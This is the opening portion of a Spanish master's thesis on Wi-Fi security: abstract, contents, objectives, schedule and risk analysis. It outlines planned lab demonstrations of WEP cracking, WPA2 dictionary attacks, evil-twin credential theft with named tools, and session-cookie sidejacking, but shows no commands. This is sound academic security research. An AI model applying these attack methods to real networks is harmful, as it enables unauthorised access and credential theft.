TRABAJO FINAL DE MÁSTER

“Redes Wi-Fi: ¿Realmente se pueden proteger?”

Master Universitario en Seguridad de las TIC

Autor: Antonio Paredes Risueño

Consultor: Marco Antonio Lozano Merino

Empresa colaboradora: INCIBE

Junio 2018

Dedicatorias y Agradecimientos

A mi mujer y mi hija, por su ayuda incondicional y por permitirme el tiempo necesario para realizar este trabajo.
A mis padres y hermano, por su apoyo y por todas sus enseñanzas.

FICHA DEL TRABAJO FINAL DE MÁSTER

Título del trabajo:	*Redes Wi-Fi: ¿Realmente se pueden proteger?*
Nombre del autor:	*Antonio Paredes Risueño*
Nombre del consultor/a:	*Marco Antonio Lozano Merino*
Nombre del PRA:	*Víctor García Font*
Fecha de entrega (mm/aaaa)	06/2018
Titulación:	*Máster Universitario en Seguridad de las Tecnologías de la Información y de las Comunicaciones*
Área del Trabajo Final:	*Seguridad en redes y sistemas*
Idioma del trabajo:	*Castellano*
Palabras clave	*Seguridad, Wi-Fi, WLAN*

Resumen del Trabajo:

Este trabajo final de máster pretende analizar el estado actual de la seguridad de la redes Wi-Fi, que recientemente se han visto cuestionadas por el descubrimiento de nuevas vulnerabilidades.

En la primera parte del trabajo se expondrán conceptos básicos de este tipo de redes y analizarán los protocolos de seguridad actuales existentes para protegerlas. Posteriormente se estudiarán las principales vulnerabilidades existentes en los protocolos de seguridad, analizando en detalle los recientes ataques KRACK contra los protocolos WPA/WPA2 y los ataques del tipo EVIL TWIN que son muy difíciles de evitar. A través de diferentes pruebas de concepto, se demostrará de forma práctica como pueden llevarse a cabo algunos de los ataques más relevantes sobre redes Wi-Fi analizados en este trabajo.

También se ofrecerán recomendaciones de seguridad para mitigar las vulnerabilidades de los protocolos estudiados y mejorar la seguridad de las redes Wi-Fi en diferentes entornos (doméstico y empresarial).

Por otro lado, se analizarán los riesgos de seguridad derivados del uso de redes Wi-Fi públicas, ofreciendo una serie de recomendaciones para mejorar la seguridad cuando se utilizan este tipo de redes.

En la parte final del trabajo, se estudiarán las características que tendrá el nuevo protocolo de seguridad WPA3 que verá la luz previsiblemente este año y que está llamado a solucionar la mayoría de los problemas de seguridad actuales en redes Wi-Fi.

Por último, se expondrán las conclusiones que se han obtenido tras la realización del trabajo.

Abstract:

The aim of this task is to analyse the state of security of Wi-Fi networks, which have recent been put into question due to the discovery of new vulnerabilities.

In the first part of the project basic concepts of these types of networks will be presented and the security protocols will be analysed in order to protect them. Subsequently, the main existing vulnerabilities will be studied in the protocols of security analysing in detail the recent KRACK attacks on the protocols WPA/WPA2 and EVIL TWIN attacks which are difficult to avoid. Through different proofs of concept it will be proven in a practical way, how some of the most relevant attacks on Wi-Fi networks, which are analysed in this task, are carried out.

Security recommendations will be proposed to eliminate or mitigate the vulnerabilities of the studied protocols and improve the security of the Wi-Fi networks in different types of environments such as domestic or business ones.

At the same time, the risks derived from the use of public Wi-Fi networks will be analysed proposing a series of recommendations to improve security when those types of networks are used.

At the end of this task, the new characteristics of the new WPA3 protocol will be studied, which should see the light of this year, called for to solve the majority of the present security problems in Wi-Fi networks.

Finally, the conclusions found whilst carrying out this task will be presented.

ÍNDICE

1. Introducción ... 9
1.1 Contexto y justificación del trabajo ... 9
1.2 Objetivos del trabajo ... 10
1.3 Enfoque y método seguido ... 11
1.4 Planificación del trabajo ... 11
1.5 Análisis de riesgos ... 12
1.6 Breve descripción de los otros capítulos de la memoria ... 14

2. Resto de capítulos ... 15
2.1 Introducción a las redes Wi-Fi ... 15
2.1.1 Bandas de frecuencias utilizadas por las redes Wi-Fi ... 16
2.1.2 Familia de estándares 802.11 ... 16
2.1.3 Conceptos generales de las redes Wi-Fi ... 17
2.1.4 Tipos de tramas 802.11 ... 21
2.1.5 Métodos de autenticación en redes Wi-Fi ... 22
2.2 Protocolos de seguridad y mecanismos actuales utilizados para proteger redes Wi-Fi ... 25
2.2.1 WEP ... 25
2.2.2 WPA ... 27
2.2.3 WPA2 ... 32
2.2.4 WPS ... 33
2.2.5 Comparativa de protocolos de seguridad y recomendaciones de uso ... 34
2.3 Vulnerabilidades, amenazas y ataques generales sobre redes Wi-Fi. ... 34
2.4 Vulnerabilidades, amenazas y ataques sobre el protocolo WEP ... 35
2.4.1 Ataque de inyección de tramas ... 35
2.4.2 Ataque falsificación de la autenticación ... 35
2.4.3 Ataque "chopchop" ... 36
2.4.4 Ataque de fragmentación ... 36
2.4.5 Ataque FMS ... 37
2.4.6 Ataques KoreK ... 37
2.4.7 Ataque PTW ... 37
2.4.8 Herramientas para explotar vulnerabilidades protocolo WEP ... 38
2.4.9 Recomendaciones de seguridad protocolo WEP ... 38
2.5 Vulnerabilidades, amenazas y ataques sobre los protocolos WPA/WPA2 . 39
2.5.1 Ataque proceso de autenticación PSK protocolos WPA/WPA2 ... 39
2.5.2 Ataques KRACK ... 40
2.5.2.1 Ataque KRACK contra el 4-way Handshake ... 41
2.5.2.2 Ataque KRACK contra el Group Key Handshake ... 46
2.5.2.3 Ataque KRACK contra el PeerKey Handshake ... 47
2.5.2.4 Ataque KRACK contra el Fast BSS Transition (FT) Handshake ... 48
2.5.2.5 Impacto de los ataques KRACK ... 49
2.5.3 Ataques EVIL TWIN ... 50
2.5.3.1 Ataque EVIL TWIN contra red Wi-Fi doméstica ... 51
2.5.3.2 Ataque EVIL TWIN contra red Wi-Fi empresarial ... 53
2.5.3.3 Ataque EVIL TWIN contra red Wi-Fi pública ... 54
2.5.4 Ataques contra WPS ... 56
2.5.5 Herramientas para explotar vulnerabilidades de los protocolos WPA/WPA2 ... 57
2.5.5 Recomendaciones de seguridad protocolos WPA/WPA2 ... 57
2.6 Seguridad en redes Wi-Fi públicas ... 59
2.6.1 Introducción ... 59
2.6.2 Estadísticas de utilización de redes Wi-Fi públicas ... 60

2.6.3 Ataques contra redes Wi-Fi públicas 62
2.6.3.1 Escucha 62
2.6.3.2 Man in the middle 63
2.6.3.3 EVIL TWIN 64
2.6.4 Recomendaciones de seguridad para redes Wi-Fi públicas 65
2.7 El nuevo protocolo de seguridad WPA3 65

3. Conclusiones 67

4. Glosario 69

5. Bibliografía 70

6. Anexos 71
6.1 Prueba de Concepto nº 1 - Ataque PTW al protocolo WEP 71
6.2 Prueba de Concepto nº 2 - Ataque basado en diccionario al proceso de autenticación PSK del protocolo WPA2 76
6.3 Prueba de Concepto nº 3 - Ataque EVIL TWIN sobre WPA2-PSK para obtener la contraseña de la red Wi-Fi. 79
6.4 Prueba de Concepto nº 4 - Ataque EVIL TWIN sobre WPA2-Enterprise para robar las credenciales RADIUS 89
6.5 Prueba de Concepto nº 5 - Ataque wi-phishing sobre redes públicas para obtener las credenciales de acceso de un usuario a un servicio web. 97
6.6 Prueba de Concepto nº 6 - Ataque sidejacking sobre redes públicas para suplantar la identidad de una usuario mediante el robo de cookies 100

Listado de Figuras

Figura 1. Planificación TFM 12
Figura 2. Modelo OSI vs. IEEE 802 16
Figura 3. Ejemplos de tipos de dispositivos 18
Figura 4. Topología Ad-hoc 18
Figura 5. Topología infraestructura 19
Figura 6. Topología de malla 19
Figura 7. Ejemplo de ESS compuesto por dos BSS infraestructurales 20
Figura 8. Formato de trama 802.11 21
Figura 9. Esquema método autenticación en modo PSK 23
Figura 10. Esquema método autenticación basado en IEEE 802.1X 23
Figura 11. Campo DATOS de una trama 802.11 cifrada con WEP 26
Figura 12. Esquema generación trama cifrada WEP 27
Figura 13. WPA - Instalación de clave maestra PMK con autenticación 802.1X 28
Figura 14. WPA - Proceso de instalación de claves entre estación y punto de acceso 30
Figura 15. WPA - Campo DATOS de una trama 802.11 cifrada con TKIP 31
Figura 16. WPA2 - Campo DATOS de una trama 802.11 cifrada con CCMP 33
Figura 17. Proceso cálculo PTK durante autenticación WPA-PSK 39
Figura 18. Proceso cálculo PTK en una iteración ataque basado en diccionario 40
Figura 19. Ataques KRACK - Comportamiento de diferentes implementaciones 42
Figura 20. Ataque KRACK sobre el 4-way handshake cuanto el suplicante (víctima) acepta retransmisiones en texto plano del mensaje 3 tras instalar la clave PTK . 43
Figura 21. Ataque KRACK sobre el 4-way handshake cuanto el suplicante (víctima) acepta retransmisiones en texto plano del mensaje 3 si son enviadas inmediatamente después que el mensaje 3 original. 44
Figura 22. Ataque KRACK sobre el 4-way handshake cuanto el suplicante (víctima) acepta retransmisiones cifradas del mensaje 3 una vez instalada la clave PTK. 45
Figura 23. Ataque KRACK sobre el Group Key Handshake cuando el AP instala la clave de grupo GTK tras enviar el mensaje 1 46
Figura 24. Ataque KRACK sobre el Group Key Handshake cuando el AP instala la clave de grupo GTK tras recibir confirmación de todos los clientes 47
Figura 25. Ataque KRACK sobre el Fast BSS Transition (FT) Handshake 48
Figura 26. Ataque EVIL TWIN contra red Wi-Fi doméstica 51
Figura 27. Ataque EVIL TWIN contra red Wi-Fi empresarial 53
Figura 28. Ataque EVIL TWIN contra red Wi-Fi pública 55
Figura 29. CCN-CERT - Estadísticas nacionales uso redes Wi-Fi públicas 60
Figura 30. NORTON WI-FI RISK REPORT - Estadísticas concesiones usuarios redes Wi-Fi públicas 61
Figura 31. NORTON WI-FI RISK REPORT - Estadísticas de sensación de seguridad de los usuarios y uso de VPN al utilizar redes Wi-Fi Públicas 61
Figura 32. NORTON WI-FI RISK REPORT - Estadísticas tipo operaciones usuarios redes Wi-Fi públicas 62
Figura 33. Redes Wi-Fi públicas - Ataque de escucha 63
Figura 34. Redes Wi-Fi públicas - Ataque man-in-the-middle 63
Figura 35. Redes Wi-Fi públicas - Ataque EVIL TWIN 64
Figura 36. Ataque WEP - Airoscript (selección interfaz) 71
Figura 37. Ataque WEP - Airoscript (activación modo monitor) 71
Figura 38. Ataque WEP - Airoscript (escanear redes) 72
Figura 39. Ataque WEP - Airoscript (selección objetivo) 72
Figura 40. Ataque WEP - Airoscript (selección cliente 1) 73
Figura 41. Ataque WEP - Airoscript (selección cliente 2) 73
Figura 42. Ataque WEP - Airoscript (selección cliente 3) 73
Figura 43. Ataque WEP - Airoscript (selección ataque ARP replay) 73

Figura 44. Ataque WEP - Airoscript (ejecución del ataque ARP replay)..... 74
Figura 45. Ataque WEP - Airoscript (selección herramienta obtener clave Wi-Fi) 74
Figura 46. Ataque WEP - Airoscript (selección tipo ataque aircrack-ng) 75
Figura 47. Ataque WEP - Airoscript (contraseña no encontrada aircrack-ng)..... 75
Figura 48. Ataque WEP - Airoscript (contraseña encontrada aircrack-ng) 75
Figura 49. Ataque diccionario WPA2 (buscar objetivo) 76
Figura 50. Ataque diccionario WPA2 (ejecución airodump-ng captura handshake) 77
Figura 51. Ataque diccionario WPA2 (ataque desautenticación aireplay-ng)..... 77
Figura 52. Ataque diccionario WPA2 (captura handshake airodump-ng)..... 78
Figura 53. Ataque diccionario WPA2 (ficheros captura handshake)..... 78
Figura 54. Ataque diccionario WPA2 (obtener contraseña con aircrack-ng) 78
Figura 55. Ataque EVIL TWIN - Fluxion (buscar objetivo)..... 80
Figura 56. Ataque EVIL TWIN - Fluxion (resultado búsqueda objetivo) 81
Figura 57. Ataque EVIL TWIN - Fluxion (selección tipo ataque)..... 81
Figura 58. Ataque EVIL TWIN - Fluxion (seleccionar localización para handshake) ... 82
Figura 59. Ataque EVIL TWIN - Fluxion (seleccionar tipo ataque contra handshake) . 82
Figura 60. Ataque EVIL TWIN - Fluxion (método para acelerar captura handshake) .. 83
Figura 61. Ataque EVIL TWIN - Fluxion (proceso captura handshake) 83
Figura 62. Ataque EVIL TWIN - Fluxion (captura del handshake) 84
Figura 63. Ataque EVIL TWIN - Fluxion (certificado SSL) 84
Figura 64. Ataque EVIL TWIN - Fluxion (selección método ataque phishing)..... 85
Figura 65. Ataque EVIL TWIN - Fluxion (selección idioma web phishing)..... 85
Figura 66. Ataque EVIL TWIN - Fluxion (ejecución ataque EVIL TWIN) 86
Figura 67. Ataque EVIL TWIN - Fluxion (conexión víctima Fake AP) 86
Figura 68. Ataque EVIL TWIN - Fluxion (registro conexión víctima Fake AP)..... 87
Figura 69. Ataque EVIL TWIN - Fluxion (web phishing enviada a la víctima) 87
Figura 70. Ataque EVIL TWIN - Fluxion (mensaje contraseña Wi-Fi incorrecta) 88
Figura 71. Ataque EVIL TWIN - Fluxion (Mensaje contraseña Wi-Fi correcta) 88
Figura 72. Ataque EVIL TWIN - Fluxion (contraseña Wi-Fi encontrada) 88
Figura 73. Configuración FreeRADIUS (fichero clients.conf) 89
Figura 74. Configuración FreeRADIUS (fichero users) 89
Figura 75. Prueba FreeRADIUS (comando radtest)..... 90
Figura 76. Ataque EVIL TWIN Wi-Fi Coorporativa - Configuración AP (ESSID)..... 90
Figura 77. Ataque EVIL TWIN Wi-Fi Coorporativa - Configuración AP (protocolo WPA2-Enterprise)..... 91
Figura 78. Ataque EVIL TWIN Wi-Fi Coorporativa - Ejemplo conexión cliente al AP... 92
Figura 79. Ataque EVIL TWIN Wi-Fi Coorporativa (configuración hostapd-wpe)..... 93
Figura 80. Ataque EVIL TWIN Wi-Fi Coorporativa (depliegue Fake AP hostapd-wpe) 94
Figura 81. Ataque EVIL TWIN Wi-Fi Coorporativa (conexión víctima al Fake AP) 95
Figura 82. Ataque EVIL TWIN Wi-Fi Coorporativa (captura reto/respuesta MS-CHAPv2)..... 96
Figura 83. Ataque EVIL TWIN Wi-Fi Coorporativa (ataque diccionario con asleap) 97
Figura 84. Ataque EVIL TWIN Wi-Fi pública - Wifiphisher (despliegue Fake AP)..... 98
Figura 85. Ataque EVIL TWIN Wi-Fi pública - Wifiphisher (web phishing) 99
Figura 86. Ataque EVIL TWIN Wi-Fi pública - Wifiphisher (captura credenciales)..... 99
Figura 87. Ataque sidejacking Wi-Fi pública - ettercap (selección interfaz red) 101
Figura 88. Ataque sidejacking Wi-Fi pública - ettercap (escaneo de la red)..... 101
Figura 89. Ataque sidejacking Wi-Fi pública - ettercap (selección objetivo)..... 101
Figura 90. Ataque sidejacking Wi-Fi pública - ettercap (ataque man-in-the-middle) .. 102
Figura 91. Ataque sidejacking Wi-Fi pública - Hampster (comienzo ejecución)..... 102
Figura 92. Ataque sidejacking Wi-Fi pública - Ferret..... 103
Figura 93. Ataque sidejacking Wi-Fi pública - Autenticación víctima servicio web..... 103
Figura 94. Ataque sidejacking Wi-Fi pública - Interfaz web Hampster (objetivos)..... 104
Figura 95. Ataque sidejacking Wi-Fi pública - Interfaz web Hampster (cookies de sesión capturadas) 104

1. Introducción

1.1 Contexto y justificación del trabajo

Actualmente, las redes Wi-Fi se encuentran ampliamente implantadas dentro de la sociedad y son utilizadas de forma habitual por los usuarios para interconectar de forma inalámbrica todo tipo de dispositivos, tanto en ámbitos domésticos como empresariales.

La mayoría de dispositivos electrónicos actuales (como notebooks, PCs, smartphones, tablets, smart tv, dispositivos IoT, etc.) disponen de tarjetas de red inalámbricas que permiten a los usuarios conectarse a redes Wi-Fi para acceder a diferentes servicios, como conexión a Internet en viviendas y locales comerciales, acceso a redes corporativas de una organización, etc.

Sin embargo, el uso de este tipo de redes lleva asociados una serie de riesgos de seguridad. Por un lado, la propia naturaleza de la tecnología inalámbrica ofrece más facilidades a usuarios maliciosos a la hora de intentar llevar a cabo ataques sobre los dispositivos de este tipo de redes, ya que no se necesita tener conexión física a la red.

Por otro lado, se encuentran los riesgos asociados a la existencia de debilidades y vulnerabilidades en los protocolos de seguridad que se utilizan para proteger este tipo de redes. Este tipo de riesgos se ven incrementados aún más cuando las vulnerabilidades afectan a protocolos actualmente utilizados para proteger las redes Wi-Fi que se consideraban seguros. Este es el caso de las vulnerabilidades que han sido descubiertas recientemente en los protocolos WPA/WPA2, ya que se ha demostrado que son vulnerables ante los ataques KRACK. Estas vulnerabilidades pueden suponer un grave problema de seguridad para los usuarios.

Al margen de los ataques KRACK, también existen otros ataques sobre redes Wi-Fi como los denominados EVIL TWIN que actualmente son muy difíciles de proteger, ya que basan su funcionamiento en crear puntos de acceso falsos y utilizar técnicas de ingeniería social para adoptar una posición man-in-the-middle con la finalidad de engañar al usuario y obtener la contraseña de la red o las credenciales de acceso de un usuario a un determinado servicio.

El uso de públicas Wi-Fi por parte de los usuarios para acceder a Internet también lleva asociados una serie de riesgos de seguridad. Estas redes son unos de los lugares preferidos por los delincuentes para perpetrar ataques contra los usuarios. Esto es debido a la facilidad que ofrecen este tipo de redes para realizar ataques man-in-the-middle con la finalidad de capturar información y a las pocas precauciones que toman los usuarios cuando se conectan a ellas para navegar por Internet.

Por último, recientemente ha sido presentando en el CES 2018 por parte de la WiFi Alliance el nuevo protocolo de seguridad WPA3 para proteger este tipo de redes. Este nuevo protocolo, que verá la luz previsiblemente este mismo año, incluirá nuevas características que mejorarán la seguridad de las redes Wi-Fi y solucionará algunos de los problemas de seguridad actuales más importantes.

Considerando este contexto, cabe plantearse la cuestión de si las redes Wi-Fi son seguras o no y también si es posible adoptar medidas que ayuden a mejorar la seguridad de este tipo de redes en sus diferentes ámbitos de uso.

Como respuesta a estas cuestiones se plantea este trabajo final de máster, en el que se realizará un estudio general de la seguridad de las redes Wi-Fi en la actualidad,

analizando los diferentes protocolos disponibles para proteger este tipo de redes, las vulnerabilidades y los ataques que pueden sufrir, ilustrando a través de pruebas de concepto como se llevan a cabo algunos de estos ataques. También se expondrán las medidas de seguridad que se pueden adoptar para mejorar la seguridad de las redes Wi-Fi en diferentes entornos (doméstico, empresarial y público).

Además de esta visión general de la seguridad en redes Wi-Fi, se estudiarán de forma detallada los nuevos ataques KRACK contra los protocolos WPA/WPA2, analizando su funcionamiento y las consecuencias que pueden tener. También se analizarán en detalle los ataques del tipo EVIL TWIN, ilustrando a través de pruebas de concepto como se llevan a cabo en diferentes escenarios. Por último, este trabajo final de máster también analizará detalladamente los problemas de seguridad derivados del uso de redes Wi-Fi públicas y se realizará un análisis de las características del nuevo protocolo WPA3, que ha sido desarrollado para mejorar la seguridad de las redes Wi-Fi y solucionar algunos de los problemas actuales más importantes.

1.2 Objetivos del trabajo

A través de este trabajo final de máster se pretenden alcanzar los siguientes objetivos:

- Realizar una introducción a los conceptos generales de la redes Wi-Fi, a sus modos de funcionamiento y a los métodos de autenticación.

- Exponer las características generales de los diferentes protocolos seguridad disponibles (WEP, WPA y WPA2) para proteger las redes Wi-Fi, las vulnerabilidades existentes en estos protocolos y los principales ataques que pueden llevarse a cabo contra ellos.

- Analizar detalladamente los recientes ataques KRACK sobre los protocolos WPA/WPA2 y los ataques del tipo EVIL TWIN, que son dos de los retos actuales más importantes de la seguridad en redes Wi-Fi.

- Identificar los riesgos de seguridad derivados del uso de redes Wi-Fi públicas para acceder a Internet y los principales ataques que pueden sufrir los usuarios en este tipo de redes.

- Ilustrar a través de pruebas de concepto cómo se realizan algunos de los ataques más relevantes analizados en el TFM para comprometer redes Wi-Fi:
    - Ataque PTW al protocolo WEP.
    - Ataque basado en diccionario a los protocolos WPA/WPA2.
    - Ataque EVIL TWIN sobre WPA2-PSK para obtener la contraseña de la red Wi-Fi.
    - Ataque EVIL TWIN sobre WPA2-Enterprise para obtener las credenciales RADIUS.
    - Ataque wi-phishing sobre redes públicas para obtener las credenciales de acceso de un usuario a un servicio web.
    - Ataque sidejacking sobre redes públicas para suplantar la identidad de una usuario mediante el robo de cookies de sesión.

- Exponer medidas y recomendaciones de seguridad que se pueden adoptar frente a los ataques analizados contra redes Wi-Fi en diferentes entornos (doméstico, empresarial y redes públicas), con el objetivo de conseguir evitarlos o mitigarlos.

- Analizar las características del nuevo protocolo seguridad WPA3 que verá la luz este año, detallando las mejoras de seguridad que aportará y los principales problemas de seguridad actuales que solucionará.

1.3 Enfoque y método seguido

La metodología utilizada para el desarrollo de este trabajo final de máster consta de las siguientes fases:

1. **Búsqueda y recopilación de información**. En esta fase, se busca y recopila información bibliográfica sobre los conceptos que serán tratados en el TFM y sobre las herramientas a utilizar en las pruebas de concepto. Para ello se utilizarán recursos de asignaturas y cursos realizados anteriormente, así como recursos que se obtendrán de Internet y de fuentes académicas.
2. **Análisis y síntesis de la información**. En esta fase se analizará la información recopilada y se sintetizará la información que será utilizada para la elaboración del TFM.
3. **Realización y documentación de pruebas de concepto de los ataques seleccionados sobre redes Wi-Fi.** Se prepararán laboratorios donde se llevarán a cabo los ataques seleccionados utilizando las herramientas de auditoría concretas con el objetivo de mostrar el funcionamiento de los ataques. Se documentará tanto el proceso como los resultados obtenidos.
4. **Obtener conclusiones del trabajo realizado.** En esta fase se analizará el trabajo realizado, realizando una valoración personal y exponiendo las conclusiones que se han obtenido, así como posibles trabajos futuros para complementar el TFM.
5. **Elaboración de la memoria del TFM con los resultados obtenidos en las fases anteriores.** En esta última fase, se elaborará la memoria que contendrá el resultado del trabajo final de máster.


1.4 Planificación del trabajo

A continuación se detalla la planificación de las tareas necesarias para el desarrollo del trabajo final de máster.

Cabe destacar que dicha planificación viene determinada inicialmente por las actividades evaluables definidas en el plan docente de la asignatura. Las fechas límites de estas actividades evaluables son las siguientes:

Actividad evaluable	Fecha Límite
PEC1 - Plan de trabajo	12/03/2018
PEC2 - Segunda entrega	09/04/2018
PEC3 - Tercera entrega	07/05/2018
PEC4 - Memoria final	04/06/2018
PEC5 - Presentación vídeo	11/06/2018
Defensa del TFM	22/06/2018

A continuación se muestra el diagrama Gantt con la planificación de las tareas a desarrollar en el trabajo final de máster. Para cada tarea se especifica la fecha de inicio, la fecha de fin y su duración. También incluye la relaciones existentes entre las tareas.



Nombre	Fecha de inicio	Fecha de fin	Duración
PEC1 – Plan de trabajo	21/02/18	12/03/18	20
Revisión estado del arte	21/02/18	24/02/18	4
Dedicir planteamiento TFM y comunicación tutor	25/02/18	26/02/18	2
Elaboración del plan de trabajo	27/02/18	11/03/18	13
Entrega de la PEC1	12/03/18	12/03/18	1
PEC2 – Segunda entrega	13/03/18	9/04/18	26
Búsqueda y recopilación de información	13/03/18	18/03/18	6
Análsis de la información	19/03/18	1/04/18	12
Adquisición hardware pruebas concepto	2/04/18	2/04/18	1
Comenzar la elaboración de la memoria	3/04/18	8/04/18	6
Entrega de la PEC2	9/04/18	9/04/18	1
PEC3 – Tercera entrega	10/04/18	7/05/18	27
Recopilar herramientas auditoría	10/04/18	12/04/18	3
Analizar documentación herramientas	13/04/18	15/04/18	3
Preaparación de los laboratorios	16/04/18	19/04/18	4
Ejecución y documentación pruebas concepto	20/04/18	25/04/18	6
Continuar con la elaboración de la memoria	26/04/18	5/05/18	9
Actualización información protocolo WPA3	6/05/18	6/05/18	1
Entrega de la PEC3	7/05/18	7/05/18	1
PEC4 –Memoria final	8/05/18	4/06/18	28
Redacción conclusiones obtenidas	8/05/18	9/05/18	2
Finalizar la elaboración de la memoria	10/05/18	1/06/18	23
Revisar la memoria	2/06/18	3/06/18	2
Entrega de la PEC4	4/06/18	4/06/18	1
PEC5 – Elaboración recursos presentación TFM	5/06/18	11/06/18	7
Elaborar diapositivas para la presentación	5/06/18	6/06/18	2
Elaborar video presentación virtual TFM	7/06/18	9/06/18	3
Cumplimentar informe autoevaluación	10/06/18	10/06/18	1
Entrega de la PEC5	11/06/18	11/06/18	1
Defensa del TFM ante el tribunal	22/06/18	22/06/18	1

Figura 1. Planificación TFM

En el siguiente cuadro resumen, se muestra una estimación de las horas dedicadas a cada actividad evaluable del trabajo final de máster, considerando que se dedican de media 2,75 horas de trabajo por cada día.

Actividad evaluable	Días	Horas
PEC1 - Plan de trabajo	20	55,00
PEC2 – Segunda entrega	26	71,50
PEC3 – Tercera entrega	27	74,25
PEC4 – Memoria final	28	77,00
PEC5 – Elaboración recursos presentación TFM	7	19,25
Defensa del TFM	1	3,00
Totales	**109**	**300,00**

Como se puede observar, se estima que para desarrollar el proyecto se necesitarán 109 días y 300 horas.

1.5 Análisis de riesgos

En este punto se realizará un análisis de los riesgos que pueden a aparecer durante el desarrollo del TFM. En este caso se considerará como activo principal el propio trabajo final del máster.

Identificación y valoración de amenazas

A continuación se identificarán las posibles amenazas que pueden aparecer durante el desarrollo del TFM y se realiza una valoración de las mismas.

La valoración de las amenazas se realiza en dos sentidos:

- Degradación: Cuán perjudicado resultaría el valor del activo.
- Probabilidad de ocurrencia: Probabilidad de que se materialice la amenaza.

Las escalas de valores utilizadas para la degradación del valor y la probabilidad de ocurrencia son las siguientes:

Degradación del valor

Valor	Criterio
5	Muy alto
4	Alto
3	Medio
2	Bajo
1	Muy bajo

Probabilidad de ocurrencia

Valor	Criterio
5	Muy alta
4	Alta
3	Media
2	Baja
1	Muy baja

Conociendo la degradación del valor del activo y la probabilidad de ocurrencia se puede calcular el impacto de cada amenaza para el desarrollo del TFM del siguiente modo:

[Impacto] = [Degradación valor] x [Probabilidad de ocurrencia]

Por lo tanto, el valor del impacto de la amenaza oscilará entre 1 y 25, siendo 25 el valor que representa el mayor impacto para el activo.

Las amenazas identificadas son las siguientes:

Id.	Amenaza	Degradación valor	Probabilidad	Impacto
1	Proyecto excesivamente complejo	Muy Alto [5]	Alta [4]	20
2	Objetivos del proyecto no concretos y confusos	Muy Alto [5]	Alta [4]	20
3	Retraso en la ejecución de las tareas definidas en el plan de trabajo	Muy Alto [5]	Alto [4]	20
4	No conseguir todos objetivos a priori definidos	Alto [4]	Alta [4]	16
5	Uso de información no veraz para la elaboración del trabajo	Muy alto [5]	Media [3]	15
6	Problemas durante la ejecución de las pruebas de concepto	Muy Alto [5]	Media [3]	15
7	Uso de hardware no compatible con las pruebas de concepto a realizar	Alto [4]	Media [3]	12
8	Documentación escasa o inexistente de las herramientas utilizadas	Alto [4]	Media [3]	12
9	Herramientas de auditoría no disponibles	Alto [4]	Baja [2]	8
10	Retraso puntual en alguna tarea por motivo de fuerza mayor (enfermedad u otras causas)	Alto [4]	Muy Baja [1]	4

Como se pueden observar, la amenazas se han ordenado de mayor a menor impacto, con la finalidad de priorizar las amenazas más importantes que pueden poner en riesgo la correcta realización del trabajo final de máster.

Salvaguardas

Una vez identificadas las amenazas y su impacto en el trabajo, se establecen una serie de salvaguardas con la finalidad de reducir la probabilidad de ocurrencia de las amenazas y/o limitar el daño causado en caso de materializarse.

Id.	Amenaza	Salvaguardas
1	Proyecto excesivamente complejo	Definir objetivos realistas teniendo en cuenta el tiempo disponible para realizar el trabajo y los conocimientos previos en la materia
		Sintetizar la información relevante
		Obviar información no relevante
